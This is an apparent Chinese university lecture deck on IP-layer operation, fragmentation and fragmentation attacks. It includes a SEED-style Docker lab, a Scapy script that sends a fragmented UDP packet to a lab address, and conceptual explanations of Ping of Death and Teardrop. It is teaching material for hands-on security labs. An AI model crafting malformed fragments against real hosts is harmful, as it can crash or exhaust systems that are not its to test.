

网络空间安全实验基础

Hands-on Cybersecurity – Fundamentals

IP协议和攻击

主讲人：张玉健



课程提纲

- IP层的工作机制
- IP数据包分片和攻击
- ICMP协议和重定向攻击



课程提纲

- IP层的工作机制
- IP数据包分片和攻击
- ICMP协议和重定向攻击




IP层的作用

➤ 基本功能


- **路由**：选择合适的网间路由和交换节点，确保数据及时传送
- **封装**：屏蔽下层物理网络的差异，为上层提供统一的IP数据报
- **管理**：提供阻塞控制和错误检测等功能

➤ 重要特性


- **无连接**：一台主机发出的数据报序列，可能会走不同路径
- **不可靠**：不保证IP数据报投递的结果，可能会丢失、重复、延迟和乱序等
- **尽力投递**：若IP数据报超过链路层的MTU，将会被分片传送，以适应具体的传输网络



IP报文头



数据包的路由传输机制



课程提纲

- IP层的工作机制
- IP数据包分片和攻击
- ICMP协议和重定向攻击




IP层的分片和重组

➤ 分片IP

- **原因**：数据包的长度超过了MTU（最大传输单元），IP层就要对其进行分片
- **特征**：IP Flags中的MF字段，除了最后一个分片，其他分片MF=1

➤ 重组

- **原因**：数据包分片可能乱序、丢失、重复等，需要进行重新组装
- **过程**：协议栈在内核中开辟缓冲区，恢复数据包



实验环境


```
seed@VM: ~/.../Labsetup
[07/12/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-192.168.60.0" with the default driver
WARNING: Found orphan containers (mysql-10.9.0.6, www-10.9.0.5) for this project
. If you removed or renamed this service in your compose file, you can run this
command with the --remove-orphans flag to clean it up.
Creating router                ... done
Creating victim-10.9.0.5       ... done
Creating attacker-10.9.0.105   ... done
Creating host-192.168.60.6     ... done
Creating malicious-router-10.9.0.111 ... done
Creating host-192.168.60.5     ... done
Attaching to host-192.168.60.5, attacker-10.9.0.105, victim-10.9.0.5, host-192.168.60.6, malicious-router-10.9.0.111, router
```

启动容器

```
seed@VM: ~
[07/12/21]seed@VM:~$ dockps
e1d1bbd078c1  malicious-router-10.9.0.111
c90b188d9e1e  attacker-10.9.0.105
725dcb5a4cf8  host-192.168.60.5
ad93fea2e78e  host-192.168.60.6
01197df6a5cb  router
793e52f6e005  victim-10.9.0.5
9063296d4f5d  mysql-10.9.0.6
```

检查容器

网络拓扑



通过IP分片发送UDP报文（实验任务一）



➤ IP分片发送数据包

• 实验步骤

- ① 编写ip_fragment.py程序分片发送一个UDP数据包
- ② 在attacker容器上执行上述程序，在VM（10.9.0.1）上通过netcat接收数据包
- ③ 尝试修改片偏移、MF标志位等参数，观察实验结果
- ④ 去掉Fragment No. 2，而通过另一个程序miss_fragment.py发送，观察实验结果

- 要求：记录程序、操作命令和输出结果，写入实验报告


```
ip_fragment.py
1  #!/usr/bin/python3
2
3  from scapy.all import *
4
5  print("SENDING FRAGMENTED PACKET.....")
6
7  ID = 1000
8  dst_ip = "10.9.0.1"
9
10 udp = UDP(sport=7070, dport=9090, checksum=0)
11 udp.len = 8 + 32 + 40 + 20
12
13 # Fragment No.1
14 ip = IP(dst=dst_ip, id=ID, frag=0, flags=1)
15 payload = "A" * 31 + "\n"
16 pkt = ip/udp/payload
17 send(pkt, verbose=0)
18
19 # Fragment No.2
20 ip = IP(dst=dst_ip, id=ID, frag=5, flags=1)
21 ip.proto = 17 # UDP
22 payload = "B" * 39 + "\n"
23 pkt = ip/payload
24 send(pkt, verbose=0)
25
26 # Fragment No.3
27 ip = IP(dst=dst_ip, id=ID, frag=10, flags=0)
28 ip.proto = 17
29 payload = "C" * 19 + "\n"
30 pkt = ip/payload
31 send(pkt, verbose=0)
```

破坏IP协议

- 协议定义了规则



- 攻击总是愿意破坏规则



- 健壮的程序会处理各种违反规则的情况



可以破坏IP协议的哪些规则？


- Q1：是否能够产生一个大于65535的IP数据包？
- Q2：是否能够利用“片偏移”和“载荷大小”来构造出异常情况？
- Q3：是否能够以较小的代价消耗目标服务器的大量资源？



Q1: Ping of Death (PoD) 攻击

➤ PoD攻击

- **原理**: 攻击者故意发送大于65535字节的IP数据包给对方
- **方法**: 对即将超过65535大小的最后一个分片进行设计（使其超过65535）
- **结果**: 接收方缓冲区溢出（直接重启）



最早发生在1998年，但是...

十月更新修复了Windows 10的Ping of Death漏洞

2020-10-14 20:04


出处/作者: cnBeta.COM 整合编辑: 佚名

Q2: Teardrop攻击

➤ Teardrop攻击

- **原理**：攻击者故意发送“片偏移”错误（例如重叠偏移）的多个IP分片
- **方法**：对前后分片的“片偏移”数值进行设计
- **结果**：接收方缓冲区耗尽、直接重启等

